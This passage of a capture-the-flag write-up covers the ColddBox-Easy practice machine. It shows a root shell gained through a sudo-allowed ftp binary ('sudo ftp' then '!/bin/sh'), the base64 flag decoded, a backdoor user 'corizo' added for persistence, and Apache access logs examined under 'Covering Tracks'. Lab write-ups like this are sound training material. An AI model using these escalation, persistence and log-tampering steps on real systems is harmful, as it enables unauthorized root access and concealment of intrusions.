
```
    Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
        env_reset, mail_badpass,
        secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
    El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
        (root) /usr/bin/vim
        (root) /bin/chmod
        (root) /usr/bin/ftp
```

Screeshot:



```
c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ 
```

FTP can exploit. So copy ftp sudo code from https://gtfobins.github.io/




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

CMD:
```
sudo ftp
!/bin/sh

whoami
```

Screenshot:




```
c0ldd@ColddBox-Easy:~$ sudo ftp
!/bin/shsudo ftp
ftp>
!/bin/sh
# whoami
whoami
root
# 
```

CMD:
```
cd /root

ls

cat root.txt
```

Result: wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

Screenshot:



```
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# 
```


DECODE: Base64 (RFC 3548, RFC 4648)

```
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

Result: `¡Felicidades, máquina completada!`

Translate: `Congratulations, machine completed!`

Screenshot:




```
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

VARIANT
Base64 (RFC 3548, RFC 4648)

→ Decoded 35 bytes

```
¡Felicidades, máquina completada!
```




¡Felicidades, máquina completada!

Congratulations, machine completed!

5. Maintaining Access

CMD: `adduser corizo`

Screenshot:




```
# adduser corizo
adduser corizo
Añadiendo el usuario `corizo' ...
Añadiendo el nuevo grupo `corizo' (1001) ...
Añadiendo el nuevo usuario `corizo' (1001) con grupo `corizo' ...
Creando el directorio personal `/home/corizo' ...
Copiando los ficheros desde `/etc/skel' ...
Introduzca la nueva contraseña de UNIX: hacked

Vuelva a escribir la nueva contraseña de UNIX: hacked

passwd: password updated successfully
Changing the user information for corizo
Enter the new value, or press ENTER for the default
        Full Name []: corizo
corizo
        Room Number []:

        Work Phone []:

        Home Phone []:

        Other []:

¿Es correcta la información? [S/n] s
s
# 
```

Check added user

CMD: `su corizo`

Screenshot:




```
# su corizo
su corizo
corizo@ColddBox-Easy:/home/c0ldd$ whoami
whoami
corizo
corizo@ColddBox-Easy:/home/c0ldd$ 
```

6. Covering Tracks

CMD: `cd /var/log/apache2`

```
cat access.log | grep '192.168'
```


Screenshot:



```
# cd /var
cd /var
# ls
ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
# cd /log
cd /log
bin/sh: 18: cd: can't cd to /log
# cd log
cd log
# ls
ls
alternatives.log  bootstrap.log  dpkg.log   kern.log  syslog
apache2           btmp           faillog    lastlog   unattended-upgrades
apt               dist-upgrade   fsck       lxd       wtmp
auth.log          dmesg          installer  mysql
# cd apache2
cd apache2
# ls
ls
access.log  error.log  other_vhosts_access.log
# 
```

CMD: `cat access.log`

Screenshot:




```
access.log  error.log  other_vhosts_access.log
# cat access.log
cat access.log
10.0.2.15 - - [24/Sep/2020:17:05:12 +0200] "GET / HTTP/1.1" 302 259 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox
10.0.2.15 - - [24/Sep/2020:17:05:12 +0200] "GET /wp-admin/setup-config.php HTTP/1.1" 200 2489 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:68
10.0.2.15 - - [24/Sep/2020:17:05:13 +0200] "GET /wp-includes/css/buttons.min.css?ver=4.1 HTTP/1.1" 200 1622 "http://10.0.2.9/wp-admin/se
8.0) Gecko/20100101 Firefox/68.0"
10.0.2.15 - - [24/Sep/2020:17:05:13 +0200] "GET /wp-admin/css/install.min.css?ver=4.1 HTTP/1.1" 200 2055 "http://10.0.2.9/wp-admin/setup
) Gecko/20100101 Firefox/68.0"
10.0.2.15 - - [24/Sep/2020:17:05:13 +0200] "GET /wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1 HTTP/1.1" 200 3420 "http://10.0.2
x x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
10.0.2.15 - - [24/Sep/2020:17:05:13 +0200] "GET /wp-includes/js/jquery/jquery.js?ver=1.11.1 HTTP/1.1" 200 33584 "http://10.0.2.9/wp-admi
rv:68.0) Gecko/20100101 Firefox/68.0"
10.0.2.15 - - [24/Sep/2020:17:05:13 +0200] "GET /wp-admin/js/language-chooser.min.js?ver=4.1 HTTP/1.1" 200 589 "http://10.0.2.9/wp-admin
v:68.0) Gecko/20100101 Firefox/68.0"
10.0.2.15 - - [24/Sep/2020:17:05:14 +0200] "GET /wp-admin/images/wordpress-logo.svg?ver=20131107 HTTP/1.1" 200 1810 "http://10.0.2.9/wp-
```

```
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
192.168.1.3 - - [13/Sep/2022:17:41:53 +0200] "POST /wp-login.php HTTP/1.1" 200 1884 "http://192.168.1.6" "WPScan v3.8.22 (https://wpscan.com/wordpress-security-scanner)"
